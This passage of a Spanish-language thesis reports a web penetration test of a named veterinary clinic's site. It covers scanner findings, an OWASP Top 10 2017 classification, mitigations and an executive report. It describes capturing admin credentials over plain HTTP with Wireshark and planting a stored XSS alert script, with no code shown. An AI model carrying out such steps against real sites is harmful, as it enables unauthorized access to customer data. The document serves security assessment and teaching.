ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/jquery.blueber...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/servicios.html		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/nuestrasmasc...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/admin/quienes_somo...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/contactohtml		Open

Fuente: Autores

Figura 50. Otras vulnerabilidades nivel informativo encontradas con Acunetix



Se...	Vulnerability	URL	Parameter	Status
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/blueberry.css		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/productos.h...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/servicios.html		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/quienes_so...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/nuestrasma...		Open
ⓘ	Broken links	http://www.clinicaveterinariadeoccidente.co/servicios/jquery.blue...		Open
ⓘ	Content type is not specified	http://www.clinicaveterinariadeoccidente.co/images/Thumbs.db		Open
ⓘ	Content type is not specified	http://www.clinicaveterinariadeoccidente.co/admin/images/Thum...		Open
ⓘ	Content type is not specified	http://www.clinicaveterinariadeoccidente.co/galeriax/Thumbs.db		Open
ⓘ	Password type input with auto-complete enabled	http://www.clinicaveterinariadeoccidente.co/admin/index.php		Open

Fuente: Autores

a. Broken links

Los enlaces que se muestran a continuación no existen, pero hacen parte en el código del sitio web.

b. Password type input with auto-complete enabled

No se encuentra deshabilitada la opción de guardado automático de credenciales lo cual puede permitir que cualquier usuario ingrese al navegador y robe las credenciales de una sesión.

7.2 FASE 2: DOCUMENTAR LOS RIESGOS DE SEGURIDAD ENCONTRADOS CON LAS PRUEBAS DE PENTEST.

7.2.1 Actividad 1. Documentar, clasificar los riesgos encontrados basados en OWASP top 10.

Según las vulnerabilidades encontradas en las pruebas de Pentest de la fase anterior con las herramientas: Nessus, Vega, Owasp Zap y Acunetix; se realiza la clasificación de estas basados en el top 10 de las vulnerabilidades que menciona OWASP 2017. Se identifica en el cuadro 3, que el sitio web cuenta con vulnerabilidades en las categorías A1, A2, A3, A5, A6, A7 y A9.

Cuadro 3.Clasificación de las vulnerabilidades encontradas según OWASP top 10

Vulnerabilidad	Nessus	Vega	Owasp Zap	Acunetix
A1:2017 - Inyección				
Blind SQL Injection				
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones				
Session Cokie Without HttpOnly Flag				
Session Cokie Without Secure Flag				
A3:2017 - Exposición de Datos Sensibles				
Clickjacking: X-Frame-Options header missing				
OPTIONS method is enabled				
Possible relative path overwrite				
Content type is not specified				
Password type input with auto-complete enabled				
A5:2017 - Pérdida de Control de Acceso				
Clickjacking: X-Frame-Options header missing				
Possible relative path overwrite				
A6:2017 - Configuración de Seguridad incorrecta				
OPTIONS method is enabled				
Broken links				
Content type is not specified				
Form PasswordField Autocomplete Enabled				
Web Server Transmits Cleartext Credentials				
Web Server Directory Enumeration				
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)				
Cross-Site Script Include				
Web Application Cookies Not Marked HttpOnly				
Web Application Cookies Not Marked Secure				
Cookie Without SameSite Attribute				
A9:2017 - Uso de componentes con Vulnerabilidades conocidas				

Vulnerable Javascript library				
OPTIONS method is enabled				
Content type is not specified				

Fuente: Autores

Se realiza la clasificación del nivel de riesgo según el top 10 de vulnerabilidades de OWASP 2017 para cada herramienta de Pentest usada en la fase 1 como se evidencia en el cuadro 4:

Cuadro 4. Clasificación de las vulnerabilidades según el nivel de OWASP


Vulnerabilidad	Explotabilidad	Prevalencia	Detectabilidad	Impacto	Nessus	Vega	Owasp Zap	Acunetix
A1:2017 - Inyección	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3				
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A3:2017 - Exposición de Datos Sensibles	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3				
A4:2017 - Entidad Externa de XML (XXE)	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3				
A5:2017 -Pérdida de Control de Acceso	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A6:2017 - Configuración de Seguridad incorrecta	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2				
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2				
A8:2017 – Deserialización insegura	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3				
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2				
A10:2017 - Registro y Monitoreo Insuficientes	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2				

Fuente: Autores

Severidad del Riesgo: Se clasifica la severidad del riesgo de las vulnerabilidades encontradas según OWASP categorías A1, A2, A3, A5, A6, A7 y A9. Para realizar

este mapa de calor se tiene en cuenta la probabilidad de ocurrencia versus el impacto que tendría sobre el sitio web como se ve en la figura 51.

Figura 51. Referencia severidad del riesgo



Fuente: Autores

Tomando como referencia el cuadro anterior se obtiene como resultado la Severidad del Riesgo en las vulnerabilidades encontradas como se evidencia en el cuadro 5:

Cuadro 5. Severidad del riesgo para las vulnerabilidades encontradas.

Vulnerabilidad	Probabilidad de Ocurrencia	Impacto	Severidad del Riesgo
A1:2017 - Inyección	ALTO	GRAVE	ALTO
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	ALTO	GRAVE	ALTO
A3:2017 - Exposición de Datos Sensibles	ALTO	GRAVE	ALTO
A5:2017 -Pérdida de Control de Acceso	MEDIO	GRAVE	ALTO
A6:2017 -Configuración de Seguridad incorrecta	ALTO	MODERADO	ALTO
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	ALTO	MODERADO	ALTO
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	ALTO	MODERADO	ALTO

Fuente: Autores

7.2.2 Verificar vulnerabilidades encontradas basadas en OWASP top 10

Se realiza la verificación de algunas de las vulnerabilidades encontradas en las pruebas de Pentest, en este caso para las A2 y A7 según el top 10 de OWASP:

A2:2017 - Pérdida de Autenticación y Gestión de Sesiones.

Durante el análisis ejecutado, Vega identificó que las vulnerabilidades se encontraban en la url: www.clinicaverinariadeoccidente.co/admin, página que


permite ingresar a los módulos de usuario y administración del sitio web, como se muestra en la figura 52.

Figura 52. Enlace www.clinicaverinariadeoccidente.co/admin

Fuente: Autores

Realizando el Loguin con la cuenta del administrador, por medio de Wireshark se demuestra que los datos pueden ser vulnerables debido a que no cuenta con protocolo “https”. Se obtiene las credenciales para ingresar al módulo de la base de datos como se muestra en la figura 53.


Figura 53. Escaneo con Whireshark



Fuente: Autores

A partir de la información obtenida en el proceso descrito anteriormente, se accede al módulo de administración del sitio web, donde se evidencio información de los clientes registrados, como se observa en la figura 54.

Figura 54. Ingreso a la base de datos




Fuente: Autores

A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)


Después de navegar en el módulo de administrador, se evidencio que el sitio web es vulnerable a XSS. Por esta razón, se insertó un script de manera controlada para generar alertas cada vez que ingrese algún usuario a la página contenido.php, como se evidencia en las figuras 55, 56 y 57.

Figura 55. Módulo administrador




Fuente: Autores

Figura 56. Alerta con el script insertado



Fuente: Autores

Figura 57. Demostración alerta script insertado vulnerabilidad XSS



Fuente: Autores

Por lo expuesto, el sitio web es vulnerable a XSS directo o persistente, ya que el código malicioso es liberado cada vez que se accede a la página contenido.php.

7.3 FASE 3: ESTABLECER CONTROLES PARA MITIGAR LAS VULNERABILIDADES.

7.3.1 Actividad 1. Presentar controles para mitigar los riesgos encontrados en el sitio web.

Según la clasificación de las vulnerabilidades encontradas en las fases anteriores basadas en OWASP top 10, se establecen los siguientes controles del cuadro 6 para mitigar las mismas:

Cuadro 6. Controles para mitigar las vulnerabilidades encontradas

Vulnerabilidad	
A1:2017 - Inyección	**Control - Acción**
Blind SQL Injection	Escapar los caracteres especiales utilizados en las consultas SQL; Delimitar los valores de las consultas; Verificar siempre los datos que introduce el usuario; Asignar mínimos privilegios al usuario que conectará con la base de datos.
A2:2017 - Pérdida de Autenticación y Gestión de Sesiones	**Control - Acción**
Session Cookie Without HttpOnly Flag	Se debe establecer el indicador HttpOnly para las cookies.
Session Cookie Without Secure Flag	Se debe establecer el indicador de seguridad para las cookies.
A3:2017 - Exposición de Datos Sensibles	**Control - Acción**
Clickjacking: X-Frame-Options header missing	Configurar en el servidor web para incluir un encabezado X-Frame-Options.
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Possible relative path overwrite	Se recomienda usar enlaces absolutos para las importaciones CSS. El problema puede mitigarse parcialmente evitando el encuadre. Para evitar el encuadre, se debe configurar el servidor web para que incluya un X-Frame-Options: rechace el encabezado en todas las páginas.
Content type is not specified	Se debe establecer un valor de encabezado de tipo de contenido para la página.

Password type input with auto-complete enabled	Para evitar que los navegadores almacenen credenciales ingresadas en formularios HTML, se debe incluir el atributo autocomplete = "off" dentro de la etiqueta FORM, esto para proteger todos los campos de formulario, o dentro de las etiquetas INPUT relevantes para proteger campos individuales específicos.
A5:2017 -Pérdida de Control de Acceso	**Control - Acción**
Clickjacking: X-Frame-Options header missing	Configurar en el servidor web para incluir un encabezado X-Frame-Options.
Possible relative path overwrite	Se recomienda usar enlaces absolutos para las importaciones CSS. El problema puede mitigarse parcialmente evitando el encuadre. Para evitar el encuadre, se debe configurar el servidor web para que incluya un X-Frame-Options: rechace el encabezado en todas las páginas.
A6:2017 -Configuración de Seguridad incorrecta	**Control - Acción**
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Broken links	Elimine los enlaces a páginas que no existen o corregir el enlace a las páginas existentes.
Content type is not specified	Se debe establecer un valor de encabezado de tipo de contenido para la página.
Form PasswordField Autocomplete Enabled	Para evitar que los navegadores almacenen credenciales ingresadas en formularios HTML, se debe incluir el atributo autocomplete = "off" dentro de la etiqueta FORM, esto para proteger todos los campos de formulario, o dentro de las etiquetas INPUT relevantes para proteger campos individuales específicos.
Web Server Transmits Cleartext Credentials	Se debe asegurar de que cada contenido sensible de los formularios se transmite a través de HTTPS.
Web Server Directory Enumeration	Para deshabilitar la lista de directorios, se debe cambiar la configuración en el servidor web.
A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	**Control - Acción**
Cross-Site Script Include	Implementar o configurar un cortafuegos de aplicación web (WAF) para filtrar ataques XSS.

Web Application Cookies Not Marked HttpOnly	Se debe establecer el indicador HttpOnly para las cookies.
Web Application Cookies Not Marked Secure	Se debe establecer el indicador de seguridad para las cookies.
Cookie Without SameSite Attribute	Asegurar que el atributo “SameSite” esté establecido en “lax” o idealmente “estricto” para todas las cookies.
A9:2017 - Uso de componentes con Vulnerabilidades conocidas	**Control - Acción**
Vulnerable Javascript library	Actualizar a la última versión
OPTIONS method is enabled	El método OPTIONS debe estar deshabilitado.
Content type is not specified	Establecer un valor de encabezado de tipo de contenido para las páginas dónde se evidenció este hallazgo.

Fuente: Autores

7.4 FASE 4: GENERAR UN INFORME EJECUTIVO CON LOS HALLAZGOS

7.4.1 Actividad 1. Generar informe ejecutivo de los hallazgos encontrados.

Se realiza el siguiente informe ejecutivo para el representante legal de la clínica:

INFORME EJECUTIVO DE ANÁLISIS DE VULNERABILIDADES DEL SITIO WEB DE LA CLÍNICA VETERINARIA DE OCCIDENTE

Fecha: 20/06/2020

INTRODUCCIÓN

En el año 2019 el sitio Web de la Clínica Veterinaria de Occidente, presentó problemas de disponibilidad, afectando el acceso a la página y a las bases de datos.

Por tanto, se generó la necesidad de realizar un estudio de vulnerabilidades sobre el sitio Web de la clínica, para identificar posibles fallas de seguridad. A partir de esto, se realizó levantamiento de información y pruebas de Pentest clasificando los resultados con el OWASP Top 10 2017.

En el desarrollo de las pruebas, se utilizaron 4 herramientas conocidas para el análisis, algunas de software libre (VEGA, OWASP ZAP) y otras licenciadas (ACUNETIX, NESSUS).

Finalmente, se consolidarán los resultados que corresponden a la aplicación de diferentes pruebas de Pentest, por un lado, se clasificarán conforme a la

metodología de OWASP Top 10 y por el otro se generaron las recomendaciones para minimizar los riesgos presentados.

OBJETIVO: Informar al representante legal de la Clínica Veterinaria de Occidente, los hallazgos encontrados referente a la seguridad del sitio web.

ALCANCE: Dar a conocer el diagnóstico de seguridad realizado aplicando las pruebas basadas en OWASP Top 10 (Open Web Application Security Project) para encontrar las vulnerabilidades a nivel de seguridad del sitio web de la Clínica Veterinaria de Occidente "www.clinicaveterinariadeoccidente.co" ubicada en la ciudad de Guadalajara de Buga.

CONSIDERACIONES GENERALES:

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

Este proyecto se enfoca en revisar y mejorar la seguridad de los aplicativos Web, que nacieron hace más de 10 años donde, se recopilan las principales vulnerabilidades, documentándolas y permitiendo que las organizaciones cuenten con aplicaciones seguras y confiables. Este proyecto utiliza el esquema de evaluación de riesgos basado en la metodología de evaluación donde para cada riesgo se proporciona la información sobre la probabilidad e impacto.

A continuación, se despliega el OWASP top 10 de los riesgos 2017.

A1:2017 - Inyección

La inyección es catalogada con un riesgo alto, debido a que solo requiere insertar un código SQL malicioso en una aplicación, donde se envían datos no confiables como parte de una consulta, que puede afectar la confidencialidad de la información, su integridad, disponibilidad y almacenamiento en la base de datos.

A2:2017 - Pérdida de Autenticación y Gestión de Sesiones

En este evento, las funciones de la aplicación de autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir de manera temporal o permanente la identidad de otros usuarios.

A3:2017 - Exposición de datos sensibles

Actualmente, sin número de aplicaciones web y APIs, no brindan una adecuada protección de los datos sensibles, como información financiera, de salud o Información Personalmente Identificable (PII). Es por ello, que un atacante puede sustraer, modificar o variar datos que no se encuentran protegidos permitiendo violación de datos personales, acceso ilícito a sistemas informáticos, suplantación de sitios web para capturar datos personales, hurto por medios informáticos, entre otros. Por lo tanto, es recomendable, aplicar métodos de protección como cifrados en almacenamiento, tránsito y deshabilitar el autocompletar en formularios.

A4:2017 - Entidades Externas XML (XXE)

Se presenta cuando en una aplicación se permite el cargue de documentos tipo XML de entidades externas y se procesan sin ninguna validación. En muchas ocasiones los procesadores están desactualizados o mal configurados y no cuentan con las reglas necesarias para minimizar el escaneo de puertos LAN, detener ataques de denegación de servicio y ejecutar código malicioso.

A5:2017 - Pérdida de Control de Acceso

Este problema se puede presentar al momento que se realice una autenticación sin los controles necesarios, donde los atacantes pueden explotar estas vulnerabilidades de tal manera que tendrán acceso a páginas que deberían estar restringidas como las de administración del sitio web.

A6:2017 - Configuración de Seguridad Incorrecta

Cuando se desarrolla una aplicación en la mayoría de los casos se mantienen las configuraciones que traen por defecto los frameworks y librerías desarrollados por terceros, los cuales son ajustadas para la aplicación y no son actualizadas periódicamente. De igual manera en ocasiones al presentarse un error pueden dejar fracciones de código en los mensajes de error que pueden visualizar los usuarios dando un punto de partida para un eventual ataque.
.

A7:2017 - Secuencia de Comandos en Sitios Cruzados (XSS):

Consiste en la inyección de código no confiable en una aplicación web, está vulnerabilidad tiene 2 tipos, el reflejado y el persistente. La primera de ellas actúa en el equipo de la víctima y la segunda se almacena en el servidor, lo cual puede generar redireccionamientos a sitios maliciosos, modificar el sitio web, realizar el secuestro de información y sesiones.

A8:2017 - Deserialización Insegura

Esta vulnerabilidad se presenta cuando una aplicación es afectada por objetos que alteran su lógica, los cuales pueden generar ataques de inyección, repetición y ejecución de código en el servidor para manipular información.

A9:2017 - Componentes con vulnerabilidades conocidas

En ocasiones los desarrolladores de software no conocen la totalidad del código de una aplicación, si es open source o si fue escrito por otra empresa, como sería el caso de los frameworks, que pueden afectar la seguridad de una aplicación. En un caso exitoso, si un atacante encuentra una versión desactualizada de un código, puede generar la pérdida de información o acceso no autorizado a los servidores, lo cual genera la posibilidad de disminuir las defensas de aplicaciones y permitir diversos ataques e impactos.


A10:2017 -Registro y Monitoreo Insuficientes:

El monitoreo inadecuado y no contar con un plan de incidentes, afectan la operación, perdida y manipulación de datos. Según estudios muestran que la detección de estas brechas de seguridad supera a los 200 días.

RECOPILACIÓN DE INFORMACIÓN:


Para el análisis de footprinting se usaron diferentes herramientas para recolectar información, donde se obtuvieron datos del servidor como los puertos abiertos, tecnología que usa el sitio web, fecha de caducidad del hosting y dominio como se muestra en las figuras 1, 2, 3 y 4 respectivamente.

Figura 1. Tecnología encontrada en el sitio web usando según Maltego



Fuente: Autores

Figura 2. Resultados escaneo con Nmap




Fuente: Autores

Figura 3. Resultado consulta del sitio web en who.is

Fuente: Autores

Figura 4. Información del hosting del sitio web en who.is



Registrar Data

We will displ

Registrant Contact Information:

Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	doninios@colonbiawebs.con

Administrative Contact Information:

Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	doninios@colonbiawebs.con

Technical Contact Information:

Name	Colombiawebs.com
Organization	colombiawebs.com
Address	calle 21 no. 91 . 50
City	Bogota
State / Province	Bogota
Postal Code	730001
Country	CO
Phone	+57.3174082046
Fax	+57.3174082046
Email	doninios@colonbiawebs.con

